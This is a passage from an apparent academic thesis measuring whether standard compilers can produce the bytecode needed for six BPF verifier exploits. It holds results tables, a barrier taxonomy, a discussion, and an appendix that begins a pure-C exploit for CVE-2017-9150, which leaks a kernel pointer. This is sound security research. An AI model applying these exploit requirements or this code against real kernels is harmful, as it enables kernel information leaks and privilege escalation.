exp7 magic + helper	–	–	–	–	–	Yes	Constants folded away
exp8 volatile + helper	–	–	–	–	8 ops	Yes	Volatile → stack
exp9 multiple helpers	✓	–	–	–	–	Yes	Runtime accumulator
exp10 skb + magic	✓	✓	–	–	–	Yes	Runtime skb fields
exp11 xor operations	✓	–	–	–	–	Yes	Runtime XOR chain
exp12 map between vals	–	–	–	–	1 op	Yes	Map ptr, not constants
exp13 two map lookups	✓	✓	–	–	1 op	Yes	Two ptrs across call
exp14 conditional	–	–	–	–	–	Yes	Branch folded
exp15 bounded loop	✓	✓	–	–	–	Yes	Unrolled accumulators
exp16 all skb fields	✓	–	–	–	–	Yes	Fields folded into R6
exp17 pointer arith	–	–	–	–	–	Yes	Constants folded
exp18 CORRUPT_R6	–	–	–	–	–	Yes	Constants folded
exp19 max pressure	✓	✓	✓	✓	6 ops	Yes	Only case with all 4
exp20 register hint	–	–	–	–	–	Yes	Hint ignored, folded

Table 4.5: CVE-2023-2163 per-experiment callee-saved register usage at O2, derived from disassembly analysis of all 20 compiled objects. Only experiment 19 uses all four callee-saved registers, and only for runtime values from skb fields.

any backend processing. Even at O0, the BPF backend's instruction selector independently recognizes these patterns, providing a second barrier.

This two-level elimination (IR-level + backend-level) means that identity operations were not preserved at any optimization level we tested, including O0, and the dual-layer nature of the barrier makes it resistant to single-flag workarounds.

4.6.3 R3: 32-Bit ALU Operations, Partially Satisfied

The compiler generates 32-bit memory operations (load/store) successfully. However, it never generates true 32-bit ALU instructions (BPF_ALU class). Across all optimization levels and all 10 approaches in `bpf_32_64_bit_test.c`, zero BPF_ALU instructions were generated, while 112 BPF_ALU64 instructions appeared at O2. The compiler simulates 32-bit arithmetic using 64-bit instructions combined with shift operations to zero-extend values.

4.6.4 R4: JSET Instructions, Not Satisfied

The compiler never emits JSET. For the C expression `if (r8 & r9)`, the compiler generates a separate AND operation followed by a comparison against zero (`AND + JEQ/JNE`), which has different verifier semantics. Across all 10 approaches in `bpf_jump_patterns_test.c`, zero JSET instructions were generated. Other jump types (JGT, JGE, JEQ, JNE, JLE, JSGT) are generated successfully.

4.6.5 R5: Jump Offset Control, Not Satisfied

Jump offsets are determined by the compiler's code layout decisions, not controllable from C. While some short forward jumps (`goto +1`) appear naturally, the precise offset values depend on instruction counts between branch points.

4.6.6 R6: Immediate-Mode Operations, Partially Satisfied

The compiler generates immediate-mode operations for constants within the 32-bit range. However, this is moot given R1 and R2 failures.

4.6.7 Requirement Satisfaction Summary

Table 4.6 consolidates the evaluation of all six exploit requirements.

ID	Requirement	Result	Blocking Reason
R1	Constants in R6–R9	Not satisfied	Non-volatile: folded; volatile: stack
R2	No-op arithmetic	Not satisfied	EarlyCSEPass + backend elimination
R3	32-bit ALU operations	Partial	Memory ops generated; ALU ops never
R4	JSET instructions	Not satisfied	Compiler emits AND + JEQ instead
R5	Controlled jump offsets	Not satisfied	Offsets are compiler-determined
R6	Immediate-mode large constants	Partial	Works, but moot given R1/R2 failures

Table 4.6: CVE-2023-2163 exploit requirements vs. compiler achievability.

4.6.8 Optimization Level Analysis

O2 and O3 produce identical disassembly output for every experiment, confirming that O3 adds no relevant transformations for BPF. O1 matches O2 for the vast majority of functions. The major transition is from O0 to O1. O0 uses zero callee-saved registers (all values go through R1 and the stack), while O2 uses R6 to R9 selectively. At O0, the compiler generates indirect helper calls, while at O1 and above it generates direct calls.

4.6.9 Cross-Compiler Validation

Clang 16 produces byte-for-byte identical output for all critical experiments (exp7, exp8, exp18, exp19). GCC 14 validation on experiments 7, 8, and 19 confirms that all three behaviors, namely constant folding, volatile-to-stack allocation, and liveness-based register assignment, are consistent across both compiler families tested. The barriers exist at the algorithmic level (constant folding is algebraic identity, register allocation is liveness-driven) and are consistent with standard optimizing compiler design.

CVE-2023-2163 is thus the most deeply compiler-unreachable of the six. Four requirements are definitively not satisfied (R1, R2, R4, R5), and two are partially satisfied but insufficient (R3, R6). R1 (the constant placement paradox) and R2 (two-level identity elimination) are the critical blockers, each independently sufficient to prevent exploitation. The barriers are distributed across the entire compilation pipeline, namely IR optimization (EarlyCSEPass, constant folding), instruction selection (JSET $\rightarrow$ AND+JEQ, identity recognition at O0), and register allocation (constants never in R6 to R9).

Chapter 5

Discussion

The previous chapter showed the results CVE by CVE. This chapter steps back and looks at what they mean as a whole. Why do these barriers exist? Are they specific to the compilers we tested, or would they show up in any reasonable compiler? What does this mean for how we think about BPF vulnerability severity? And what should different audiences kernel developers, sysadmins, security researchers take away from this?

5.1 Analysis of the Barrier Taxonomy

The six CVEs collectively revealed seven distinct barrier types (A, B, B*, C, D, E, F) through which the compilation process prevents exploit-required bytecode patterns. This section examines why each barrier type is fundamental rooted in compiler design principles rather than implementation quirks and why no C-level technique can circumvent them.

5.1.1 Type A: Absent Instruction

Three CVEs are blocked by instructions the compiler never emits: JMP32 (CVE-2020-8835), MOV32_REG (CVE-2020-27194), and JSET (CVE-2023-2163). These absences are not optimization decisions but instruction selection decisions, defined in the backend's TableGen files (Clang) or machine description files (GCC). The distinction is critical: optimization decisions can be toggled with flags (`-O0`, `optnone`), but instruction selection rules cannot be overridden from C source code.

The Clang BPF backend was designed before JMP32 and 32-bit ALU operations existed in the BPF instruction set. It handles all 32-bit semantics through 64-bit instructions combined with truncation idioms or shift operations. As of Clang 18.1.3, the backend has never been updated to emit JMP32, and this behavior is consistent

across Clang 16 and Clang 18, spanning at least two years of compiler development. GCC 14, designed more recently, does emit JMP32 and MOV32_REG natively, but fails other requirements (R5 for CVE-2021-3490), demonstrating that even when Type A barriers are removed, other barriers remain.

5.1.2 Type B and B*: Dead Code Elimination

Type B barriers (optimizer-level DCE) affect CVE-2020-8835 (tautological comparison folded), CVE-2020-27194 (OR with zero eliminated), and CVE-2023-2163 (identity operations eliminated by EarlyCSEPass). These can sometimes be circumvented with `volatile` or `optnone`.

Type B* barriers (language-level semantic elimination) are stronger: they occur during C frontend processing, before LLVM IR is generated, and were not prevented by any compiler flag we tested, including `optnone`. CVE-2017-16995 and CVE-2020-8835 both exhibit this barrier. The expression `(unsigned int)x > UINT_MAX` is evaluated as always-false by the C standard, and a conforming compiler should not emit code that evaluates it at runtime. Our attempt to exploit confirmed this: the guard comparison is absent even with `optnone` active.

5.1.3 Type C: Semantic Absorption

Discovered in CVE-2020-27194, semantic absorption occurs when a live operation is eliminated because its effect is consumed by a successor operation. The compiler detects that `val |= 1` followed by `val >>= 1` discards bit 0, making the OR redundant in context. This differs from dead code elimination (where the result is unused) and from algebraic simplification (where the expression is rewritten): the OR instruction is live and has a runtime effect, but that effect is absorbed by the subsequent right shift.

This barrier type is particularly insidious because the OR trigger survives in isolation (it is generated when tested independently) but is eliminated in the full exploit context. This means that testing individual exploit requirements in isolation can overestimate compiler reachability.

5.1.4 Type E: Verifier Path Divergence

Also discovered in CVE-2020-27194, verifier path divergence occurs when the compiler's alternative instruction produces the correct mathematical result but routes through a different verifier code path that does not preserve the exploitable state. The compiler's store-u32/reload-u32 truncation is mathematically equivalent to MOV32_REG, but the verifier handles them through different functions:

`check_stack_read` (which assigns generic bounds $[0, 2^{32} - 1]$) versus `zext_dst` (which preserves the corrupted 32-bit bounds from the OR bug).

This barrier has a profound implication: instruction-level completeness does not guarantee exploit viability. CVE-2020-27194's `chain8_optnone` achieves 7/7 requirements at the instruction level every individual exploit instruction appears in the bytecode yet the exploit does not function because the R2 truncation instruction interacts with the verifier differently. This demonstrates that compiler-reachability analysis must consider not only whether the right opcodes are present but whether they trigger the right verifier code paths.

5.1.5 Type F: Type-System Width Lock

Discovered in CVE-2017-16995, the type-system width lock prevents combining instructions from different width classes on the same dataflow path. In LLVM's BPF backend, every virtual register has a type (i32 or i64), and the instruction selector consistently uses matching-width instructions: MOV32 for i32 values, JMP32 for i32 comparisons, MOV64 for i64 values, JMP64 for i64 comparisons. The exploit requires crossing this boundary assigning via MOV32_IMM but comparing via JMP64 which the type system structurally prevents.

This barrier operates below the optimization level: it is an invariant of the instruction selection algorithm, not a transformation applied by an optimizer. No C-level technique (volatile, optnone, register hints, type punning) can violate it, because the type system operates on the compiler's internal representation, not on programmer-visible constructs.

5.1.6 Why the Barriers Are Fundamental

Across all seven barrier types, a common thread emerges: the barriers are consequences of well-established compiler design principles shared by all production compilers we tested. Identity elimination follows from the algebraic properties of multiplication and addition; a compiler that emitted `r7 *= 1` would produce correct but needlessly inefficient code, and every production compiler recognizes these identities. Constant folding follows from the principle that compile-time computation is strictly preferable to runtime computation; if the compiler can determine a result statically, emitting instructions to compute it dynamically is wasteful. Register allocation for runtime values follows from the BPF calling convention; callee-saved registers R6 to R9 are a scarce resource with only four available, and using them for values that could be reloaded from immediates or the stack after a helper call wastes registers needed for genuinely irreplaceable runtime state. Width consistency follows from type safety; the instruction selector maps typed values to matching-width instructions to ensure semantic correctness.

Algebraic simplification follows from semantic equivalence; when the compiler proves two instruction sequences compute the same result, it emits the shorter one.

These principles are not specific to the BPF backend; they reflect widely shared compiler design practices. A future BPF compiler following standard optimization principles would likely exhibit similar barriers, as the barriers are rooted in these shared design choices rather than in implementation-specific details of the tested compilers.

5.2 The Fuzzer-Compiler Gap

Our findings formalize a concept we term the fuzzer-compiler gap: the set of valid BPF programs that can be generated by bytecode-level fuzzers but were not produced by any of the standard C compilers tested in this study. This concept has both theoretical significance, as it defines a structural property of the BPF ecosystem, and practical importance, as it determines which vulnerabilities are exploitable through normal development workflows.

5.2.1 Characterizing the Gap

The gap exists because compilers impose constraints that fuzzers do not. The barriers described in Section 5.1 identity elimination, constant folding, register allocation discipline, width consistency, and algebraic simplification each narrow the set of bytecode patterns a compiler can produce, while a bytecode-level fuzzer is free to generate any pattern that satisfies BPF validity alone, with no semantic constraint from a source language. A ten-step arithmetic chain that fuzzers can produce freely, for instance, is reduced by the compiler to three instructions once these principles are applied. The compiler's backend also has a fixed repertoire of instructions it can emit, determined by its instruction selection tables.

The gap is therefore a structural consequence of the same optimization mandate discussed above, rather than an incidental limitation of specific compiler versions. Any compiler that preserved identity operations, emitted unnecessary instructions, or placed constants in callee-saved registers would be producing correct but needlessly inefficient code, diverging from the optimization goals that characterize production compilers.

This narrowing is not merely a theoretical construct: it has been exploited constructively in recent fuzzing research. BRF [20] generates and mutates eBPF test programs at the C source level before compiling them with a standard compiler, relying on the compiler to guarantee basic semantic validity (e.g., well-formed branch targets and memory accesses) that a bytecode-level fuzzer would otherwise need to enforce through ad-hoc rules. Because BRF submits only compiler-reachable programs to the verifier, it reports an eight-fold increase in successfully executed

programs relative to Syzkaller and a 101% improvement in code coverage, demonstrating in practice that the narrower, compiler-constrained subset of the bytecode space is also the far more verifier-valid subset.

5.2.2 Security Implications of the Gap

The gap has two important consequences. On one hand, it provides an implicit defense layer for systems that only execute compiler-generated BPF programs: vulnerabilities in the fuzzer-only space are unreachable through normal program development workflows. Organizations that restrict BPF program loading to compiler-generated, digitally signed code from trusted build systems effectively eliminate three of our six CVEs (CVE-2017-16995, CVE-2020-8835, CVE-2023-2163) from their threat model entirely, regardless of kernel version.

On the other hand, the gap reveals a blind spot in compiler-focused testing: security analyses that only consider compiler-generated BPF programs will miss vulnerability classes that exist in the broader bytecode space. This means that fuzzing must continue to operate at the bytecode level to discover bugs like CVE-2023-2163. Compiler-constrained fuzzing would never have found this vulnerability, because the required instruction patterns are outside the compiler's output space.

This dual nature means the gap is both a protection and a risk, depending on perspective. For defenders, it narrows the attack surface. For verifier developers, it means the full bytecode space must still be tested.

5.3 The Complexity Reproducibility Relationship

Comparing the six CVEs reveals an inverse relationship between exploit complexity and compiler reproducibility. CVE-2017-9150 is fully reachable. CVE-2020-27194 is partially reachable. CVE-2023-2163 is deeply unreachable with 4+ barriers.

This relationship is not coincidental. More complex exploits require more unusual bytecode patterns identity operations, specific register assignments, controlled instruction ordering, width-mixed arithmetic precisely the patterns that compilers eliminate or cannot produce. Simple exploits, by contrast, require only common patterns (map references, basic arithmetic, helper calls) that compilers naturally generate.

When a new BPF verifier vulnerability is discovered, its exploit complexity may predict its compiler reachability. Simple exploits requiring few specialized instructions are likely compiler-reachable, while complex exploits requiring precisely coordinated instruction sequences are likely compiler-unreachable. However, CVE-2020-27194 demonstrates that this heuristic is not infallible: a moderately complex

exploit can achieve instruction-level completeness yet fail due to verifier path divergence.

5.4 Could Modified Compilers Bypass These Barriers?

One might argue that a custom or modified compiler could generate the required patterns. We analyze this possibility for each CVE class based on the barrier types identified in Section 5.1.

For CVE-2023-2163, bypassing the barriers would require disabling EarlyCSEPass, modifying the register allocator, adding JSET instruction selection rules, and providing source-level jump offset control changes spanning Types A, B simultaneously. Such modifications would require deep changes to LLVM's optimization pipeline and BPF backend, effectively creating a specialized "exploit compiler." This falls outside our definition of pure C. Furthermore, a modified compiler that disables safety-relevant optimizations to produce exploit-compatible bytecode is functionally equivalent to a bytecode assembler with C syntax: the "C" is no longer meaningfully constraining the output.

For CVE-2020-8835, adding JMP32 emission to the Clang backend is technically feasible since JMP32 has been in the BPF ISA since kernel 5.1 and GCC 14 already emits it. If implemented, the Type A barrier would be removed. However, the Type B* barrier would persist, since it operates at the language-semantics level rather than the optimizer level and no compiler modification can change this without violating the C standard. The tautological catch-22 would also persist: making the threshold a runtime value prevents the verifier from producing the specific bounds corruption the exploit needs.

For CVE-2021-3490, a hypothetical compiler combining Clang's MUL preservation with GCC's 32-bit emission would still fail R1 and R6, since both compilers independently prove the exploit's ten-step chain algebraically equivalent to three instructions a mathematical fact that no compiler modification can change without producing incorrect code.

For CVE-2017-16995, even if a compiler emitted MOV32_IMM for the sentinel value, the Type F barrier would prevent JMP64 from being used on the same register, and even if width consistency were violated, the Type B* barrier would independently eliminate the sentinel comparison. Both barriers would need to be simultaneously removed, which would require the compiler to violate both its type system and the C language standard.

CVE-2020-27194 is the CVE closest to full reachability, and the one where compiler modification might have the most impact. If the LLVM backend were updated to emit MOV32_REG for u32 casts instead of store-u32/reload-u32, the

Type A and Type E barriers would be removed, potentially making the exploit fully compiler-reachable. This is a realistic possibility for future compiler versions, though as of Clang 18.1.3 the MOV32_REG instruction has never been emitted. The semantic absorption barrier (Type C) could potentially be circumvented through volatile in full-chain contexts.

In summary, for four of the six CVEs we argue that the barriers would likely be robust against compiler modification, because they involve language-level guarantees (Type B*), mathematical identities, or compiler design principles shared by all tested compilers. Only CVE-2020-27194 presents a realistic path to full reachability through compiler evolution.

5.5 Limitations

Our research has several limitations that should be considered when interpreting the results.

Regarding compiler family coverage, we tested Clang/LLVM (versions 16 and 18) as the primary compiler and GCC 14 for two CVEs (CVE-2021-3490 and CVE-2023-2163). While these are the only two production BPF compilers, future compilers such as Rust-based BPF backends might exhibit different behaviors.

Our primary methodology is static bytecode inspection, supplemented by runtime verifier demonstrations and try to exploit them.

we tested 382 approaches across 38 test files, which represents a comprehensive survey, the space of possible C programs is infinite. We mitigate this by identifying the compilation pipeline mechanisms responsible for each barrier, showing they are structural rather than technique-specific.

Compiler behavior may change in future versions. Our cross-version validation (Clang 16 vs. Clang 18) provides evidence of stability, but future LLVM versions could introduce BPF-specific features that alter specific results, and this validation cannot guarantee permanence.

Our six CVEs represent a curated sample, not an exhaustive survey. Other BPF verifier CVEs may have different reachability characteristics. However, our selection covers the major vulnerability classes and provides sufficient diversity to validate the classification framework.

The bottom line from all of this: the barriers we found are not compiler bugs or version-specific quirks. They come from how compilers are designed to work. The fuzzer-compiler gap is real, it affects the practical risk of BPF vulnerabilities, and it should be part of how we assess them. The final chapter wraps up the thesis and lays out where this work could go next.

Chapter 6

Conclusion and Future Work

6.1 What We Did

We set out to answer a question that, surprisingly, had not been asked before: can BPF verifier exploits be written in C and compiled normally, or do they require hand-crafted bytecode? To find out, we took six CVEs covering the major vulnerability classes, reverse-engineered their bytecode requirements, and threw everything we could think of at the compiler 382 approaches across 38 test files, three compilers, four optimization levels, two CPU modes, plus runtime verification on a live kernel.

6.2 Principal Findings

6.2.1 The Compiler-Reachability Spectrum

The six CVEs distribute across a four-tier reachability spectrum, revealing that compiler reachability is not a binary property but a graduated characteristic.

CVE-2017-9150 is classified as compiler-reachable, with zero barriers and all 7 requirements satisfied. Every bytecode requirement is naturally produced by standard C compilation. The vulnerability trigger a map reference `ldimm64` is produced by all tested compilers as the standard mechanism for BPF map access. Even dead code elimination preserves map references in 7 of 8 tested scenarios, failing only for mathematically impossible branch conditions. Cross-compiler validation confirms byte-identical behavior between Clang 16 and Clang 18. This theoretical reachability was empirically validated by constructing a complete, working exploit written entirely in pure C without inline assembly. When executed end-to-end on a vulnerable Linux 4.10 kernel, the compiler-generated program successfully bypassed KASLR by leaking a live kernel heap pointer through the verifier log.

CVE-2020-27194 is classified as partially-reachable, blocked by two compiler barrier types despite achieving 7/7 requirements at the instruction level with optnone. The compiler produces all 7 exploit instructions when optimization is disabled via `__attribute__((optnone))` the most complete chain achieved for any privilege escalation CVE in our study. However, the alternative 32-bit truncation instruction (store-u32/reload-u32) routes through the verifier's `check_stack_read` path instead of `zext_dst`, resetting corrupted bounds to a generic $[0, 2^{32} - 1]$ range and breaking the exploit chain. This was confirmed through empirical exploit attempt and runtime demonstration, where the verifier rejected the program at the pointer subtraction instruction. This CVE also introduced these barrier types to our taxonomy: Type C (semantic absorption) and Type E (verifier path divergence), which join Type A (the compiler never emits `MOV32_REG`) as the barriers blocking this CVE.

CVE-2021-3490 is classified as compiler-adjacent. Across the two compilers, five of the seven requirements fail in at least one compiler: Clang 18 satisfies {R2, R5} (register-register AND and MUL preservation) but fails {R3, R4} (never emitting 32-bit ALU or JMP32), while GCC 14 satisfies {R2, R3, R4} (natively emitting 32-bit operations) but fails {R5} (strength-reducing MUL to shift+add). Both compilers fail {R1, R6} (tnum-aware constant construction and pointer-scalar subtraction). Most fundamentally, both compilers independently prove the exploit's ten-step arithmetic chain algebraically equivalent to three or four instructions, destroying every intermediate verifier state the exploit depends on. The set union of both compilers' capabilities is {R2, R3, R4, R5} still missing R1, R6, and full R7.

Three CVEs are classified as compiler-unreachable. CVE-2017-16995 is blocked by the Type F barrier, where the compiler's type system enforces width consistency and prevents the MOV32_IMM + JMP64 combination, reinforced by Type B* (language-level elimination of the guard comparison) and by LD_IMM64 selection for large constants. The runtime demonstration confirmed the program is genuinely safe: the verifier accepted it because no width mismatch exists. CVE-2020-8835 is blocked by two barrier types, Type A (JMP32 never emitted; the truncation idiom is used consistently across all tested files, found 32 times across O2 files) and Type B* (the tautological comparison `(u32)x > UINT_MAX` is eliminated at the C frontend level, even with optnone). The runtime demonstration showed the verifier rejected the program with a "value makes map_value pointer be out of bounds" error, confirming that the truncation idiom destroys the exploitable bounds information. CVE-2023-2163 is the most deeply unreachable: four of its six requirements are definitively unsatisfied, namely R1 (the constant placement paradox, where volatile constants go to the stack and non-volatile ones are folded), R2 (two-level identity elimination through EarlyCSEPass at O1+ and the backend instruction selector at O0), R4 (JSET never emitted), and R5 (jump offsets are compiler-determined). The 20-experiment register allocation study revealed that

callee-saved registers R6 to R9 are used only for runtime values, never compile-time constants, across all experiments and all optimization levels.

6.2.2 The Barrier Taxonomy

We identified and categorized six distinct compiler barrier types through which the compilation process prevents exploit-required bytecode patterns. Type A (absent instruction) occurs when an opcode is not in the compiler's instruction selection repertoire, affecting CVE-2020-8835 (JMP32) and CVE-2020-27194 (MOV32_REG); the same mechanism also prevents CVE-2023-2163 from obtaining a JSET instruction. Type B (dead code elimination) occurs when the optimizer removes provably useless operations, affecting CVE-2020-27194 (the identity OR is folded away) and, in combination with Type B*, CVE-2020-8835. Type B* (language-level semantic elimination) occurs when the C frontend evaluates constant expressions before LLVM IR generation, immune to `optnone`, affecting CVE-2017-16995 and CVE-2020-8835. Type C (semantic absorption) occurs when a live operation is merged into a successor that consumes its effect, discovered in CVE-2020-27194. Type E (verifier path divergence) occurs when the compiler's alternative instruction is mathematically equivalent but triggers a different verifier code path, discovered in CVE-2020-27194. Type F (type-system width lock) occurs when the compiler's type system prevents combining instructions from different width classes on the same dataflow, discovered in CVE-2017-16995.

6.2.3 The Fuzzer-Compiler Gap

The set of valid BPF programs producible by standard compilers is a strict subset of all valid BPF programs. The complement programs reachable by bytecode-level fuzzers but not by compilers constitutes the fuzzer-compiler gap. Three of six CVEs (CVE-2017-16995, CVE-2020-8835, CVE-2023-2163) lie entirely in this gap. One (CVE-2021-3490) lies near the boundary with partial penetration from each compiler. One (CVE-2020-27194) lies at the boundary with instruction-level completeness but verifier path divergence. Only CVE-2017-9150 lies fully inside the compiler-reachable space.

6.3 What This Thesis Contributes

Section 1.7 listed this thesis's contributions in concrete terms: the experimental corpus, the four-tier classification, the barrier taxonomy, and the rest. Rather than repeat that list, this section reflects on why those contributions matter.

The systematic six-CVE analysis matters because, until now, compiler reachability was never asked as a question at all; every published BPF verifier exploit

assumed hand-crafted bytecode as a given, not a choice. By treating it as an open question and testing it empirically, this thesis turns an unexamined assumption into a measured property, one that varies CVE by CVE rather than holding uniformly across the vulnerability class.

The four-tier classification matters because a binary reachable/unreachable label would have hidden exactly the cases that turned out to be most informative. CVE-2020-27194 could not be described as simply "reachable" or "unreachable": it is the case that shows instruction-level completeness and exploit functionality are different questions, and the partially-reachable tier exists to capture that distinction rather than force it into one of the two extremes.

The barrier taxonomy matters because it replaces a vague observation, that compilers happen to block some exploits, with a vocabulary that explains *how* each one is blocked and at *which* pipeline stage. This is what makes the framework reusable: a future analyst encountering a seventh CVE can ask which of these mechanisms is at play, rather than starting the investigation from nothing.

The cross-compiler validation matters because it is what separates a property of Clang from a property of compilation. The complementary failure pattern in CVE-2021-3490, where Clang and GCC fail on different requirements, is only visible once a second compiler is brought in, and it is what shows the barriers are not an artifact of one vendor's backend.

The runtime verification matters because static bytecode analysis alone can only show what instructions are absent, not what the verifier does with the instructions that are present. The CVE-2020-27194 case again illustrates why this distinction is necessary, since the bytecode looked complete and only the live verifier log revealed that the exploit chain still failed.

Finally, the reusable methodology is, in a sense, the thesis's real deliverable. The six CVEs are six data points, but the four-phase process used to produce them, requirement derivation, multi-technique experimentation, multi-level analysis, and cross-compiler validation, is what allows the next BPF verifier CVE to be assessed in days rather than requiring a new research project.

6.4 Broader Implications

Chapter 5 examined the CVSS, complexity, and 32-bit-avoidance findings in detail; this section steps back to what they mean taken together.

The compilation process imposes structural constraints on producible bytecode, and these constraints constitute an implicit defense layer: vulnerabilities requiring patterns outside the compiler-reachable space cannot be exploited through normal C development workflows. Three of our six CVEs (CVE-2017-16995, CVE-2020-8835, CVE-2023-2163) fall into this category, which is why restricting BPF program

loading to compiler-generated, signed code would remove them from the threat model entirely, regardless of kernel version. This is the practical payoff of the classification: it converts a CVSS score, a single worst-case number, into a statement about which deployment environments actually need to worry about a given vulnerability.

The 32-bit avoidance pattern we observed across four CVEs (CVE-2017-16995, CVE-2020-8835, CVE-2020-27194, CVE-2021-3490) deserves emphasis here because it was not something we set out to find. Clang's BPF backend predates the BPF ISA's 32-bit extensions, and that historical accident, not a deliberate security decision, is what currently shields several verifier bug classes from ordinary C development. The fact that GCC 14 removes this same protection by emitting 32-bit operations natively, while introducing a different barrier through MUL strength reduction, is a useful reminder that this defense is incidental rather than designed, and so cannot be relied upon to persist as compilers evolve. We return to this point below.

The one finding that complicates an otherwise clean story is CVE-2020-27194. It shows that the inverse relationship between exploit complexity and compiler reachability, simple exploits reachable, complex ones not, is a tendency rather than a law: instruction-level completeness and exploit functionality are separate questions, and a compiler can produce every opcode an exploit needs while still defeating it through verifier path divergence. Any compiler-reachability assessment that stops at counting matched opcodes would have misclassified this CVE as reachable.

6.5 Future Work

The methodology and findings in this thesis open several directions, organized here from the most direct extensions of our own experiments to the broadest generalizations of the underlying idea.

Extending the CVE sample. A broader survey covering additional BPF verifier CVEs, particularly CVE-2022-23222 (pointer arithmetic) and CVE-2021-34866 (type tracking), would test the classification framework against vulnerabilities targeting verifier components we have not yet analyzed, such as the reference tracking system and the recently introduced precision tracking mechanism, and could surface barrier mechanisms not present in our six-CVE sample.

Completing the cross-compiler picture. GCC 14 was tested for only two of the six CVEs in this thesis. Extending it to all six, and in particular asking whether GCC's native JMP32 emission makes CVE-2020-8835 partially reachable

under GCC once the Type A barrier is removed, would complete the picture we have so far only sketched for CVE-2021-3490 and CVE-2023-2163.

Formalizing compiler reachability. A formal characterization of the full set of compiler-reachable BPF programs, derived from LLVM's BPF backend instruction selection rules in its TableGen files together with its optimization passes, would turn our manual, per-CVE methodology into an automated check of whether a given exploit bytecode falls inside or outside that space. If achieved, this could in turn support a compiler-attested verification mode, in which the kernel verifier applies a simplified analysis to programs it can confirm originated from a trusted, unmodified compiler, reducing both attack surface and verification overhead.

Strengthening the runtime evidence. Our runtime demonstrations ran on a patched kernel (6.14.0). Repeating them on the specific vulnerable versions, kernel 5.8.x for CVE-2020-27194 and 5.5.x for CVE-2020-8835, would rule out, rather than merely argue against, the possibility that verifier behavior on those exact versions differs from what we observed. A longitudinal study spanning many LLVM releases (e.g., Clang 12 onward) would similarly strengthen the claim that the Type A barriers are stable rather than incidental, since a future Clang version could in principle add JMP32 emission for performance reasons unrelated to security.

Tooling for the community. The four-phase methodology used throughout this thesis, extracting requirements from bytecode, generating test C programs from our catalogue of techniques, compiling across configurations, and checking the output against each requirement, is mechanical enough to automate. Built into a tool, it could generate a reachability classification for each newly disclosed BPF CVE as part of standard vulnerability reporting.

Beyond BPF. The compiler-reachability concept is not specific to BPF. Other kernel subsystems accept structured input that can come from either standard APIs or direct manipulation, including netfilter rules, io_uring submission queue entries, and seccomp filters, and each may exhibit its own version of the fuzzer-compiler gap. Adapting this thesis's methodology to those domains is, we think, the most natural next step for generalizing the idea.

6.6 Final Remarks

BPF is not going away. If anything, it is becoming more central to the Linux kernel's networking, observability, and security story. The verifier will continue to be a target, and new CVEs will keep being discovered.

What this thesis shows is that there is a gap between what fuzzers find and what compilers produce, and that gap matters. The highest-severity vulnerability in our study (CVE-2023-2163, CVSS 10.0) turned out to be the hardest to reach through compilation, while the simplest one (CVE-2017-9150, CVSS 5.5) was the only one that works out of the box from C. That is not a coincidence; it reflects something about how compilers work and what they optimize away.

We hope the classification framework and barrier taxonomy developed here will be useful for assessing future BPF vulnerabilities, and that the fuzzer-compiler gap concept will inform how the community thinks about the practical risk of verifier bugs.

Appendix A

Source Code

This appendix collects the C source code produced in the course of this thesis. For every CVE, it records the original public exploit naming its author and citing it and then reproduces the pure-C program we wrote to test whether that exploit's bytecode requirements can be produced by the standard compilation pipeline.

Two clarifications on scope apply throughout. First, the code reproduced here is the C source *we* produced, not the original hand-crafted bytecode: as established in Chapter 3, every published exploit for these vulnerabilities is written as manually assembled `struct bpf_insn` arrays, and reprinting that bytecode would add nothing so each public exploit is cited rather than reproduced. Second, for each CVE we include the single program that most directly evidences the central finding of Chapter 4; the full experimental corpus comprised 382 approaches across 38 files, and the complete per-requirement analysis is in Chapter 4. Only CVE-2017-9150 includes two files, because it is the sole vulnerability in the study that is exploitable end-to-end from pure C, and its exploit consists of a BPF program plus a user-space loader.

A.1 CVE-2017-9150 Verifier Logging Information Disclosure

Classification: compiler-reachable. This is the only CVE in the study for which a complete working exploit could be written entirely in pure C. The two files below are that exploit: a BPF program written in ordinary C, and a user-space loader that assembles nothing by hand. Together they were run end-to-end on a vulnerable Linux 4.10 kernel, where they leaked a live kernel pointer through the verifier log, as reported in Section 4.1.5.

Public exploit reference. The original proof-of-concept for CVE-2017-9150 was written by Jann Horn of Google Project Zero [21]. It builds the program as a manual struct bpf_insn array (an ldimm64 map reference, a MOV64_IMM, and an EXIT) and reads the leaked pointer from the verifier log. Its instruction-level requirements are derived in Section 3.2.2 and evaluated in Section 4.1.

```c
/*
 * prog.c -- a BPF program in ordinary C (not hand-crafted bytecode)
 *
 * This is the "pure C input" of the thesis: the map reference forces the
 * compiler to emit the ldimm64(map) instruction -- the trigger of
 * CVE-2017-9150.
 *
 * A legacy map definition is used because the vulnerable kernel (<4.11)
 * has no BTF maps.
 *
 * Compile: clang -O2 -target bpf -c prog.c -o prog.o
 * Verify:  llvm-objdump -d prog.o      (expect the line  r1 = <my_map> ll)
 *          llvm-readelf -r prog.o      (relocation against the my_map symbol)
 */
#include <linux/bpf.h>

#define SEC(name) __attribute__((section(name), used))

struct bpf_map_def {
    unsigned int type;
    unsigned int key_size;
    unsigned int value_size;
    unsigned int max_entries;
    unsigned int map_flags;
};

struct bpf_map_def SEC("maps") my_map = {
    .type        = BPF_MAP_TYPE_ARRAY,
    .key_size    = sizeof(int),
    .value_size  = sizeof(int),
    .max_entries = 1,
};

/* helper declaration with a fixed id (the standard BPF C idiom) */
static void *(*bpf_map_lookup_elem)(void *map, void *key) =
    (void *)BPF_FUNC_map_lookup_elem;
```

```
37
38 SEC("socket")
39 int prog(void *ctx)
40 {
41     int key = 0;
42     int *val = bpf_map_lookup_elem(&my_map, &key);   /* this
       reference is the trigger */
43     return val ? *val : 0;
44 }
```

Listing A.1: `prog.c` the pure-C BPF trigger. The single map reference on the marked line is what forces the compiler to emit the `ldimm64(map)` instruction that triggers CVE-2017-9150. A legacy `bpf_map_def` definition is used because BTF-defined maps are unsupported on kernels of this vintage. Compiled with `clang -O2 -target bpf -c prog.c -o prog.o`.

```
1  /*
2   * load_compiled.c -- the final loader (no hand-crafted
      bytecode)
3   *
4   * What it does:
5   *   1) reads clang's compiled object (prog.o) with libelf
6   *   2) creates the map(s) defined in the "maps" section
7   *   3) performs the relocation: in the ldimm64 instruction
      that refers to
8   *      the map, it sets src_reg=1 (BPF_PSEUDO_MAP_FD) and
      imm=map_fd
9   *      (this is exactly what libbpf does automatically)
10  *   4) loads the program with log_level=1 and prints the
      verifier log
11  *
12  * No instruction is built by hand; all of them come from the
      compiler's
13  * output.
14  *
15  * Only in an isolated VM with a vulnerable kernel (< 4.11.1),
      as root.
16  *
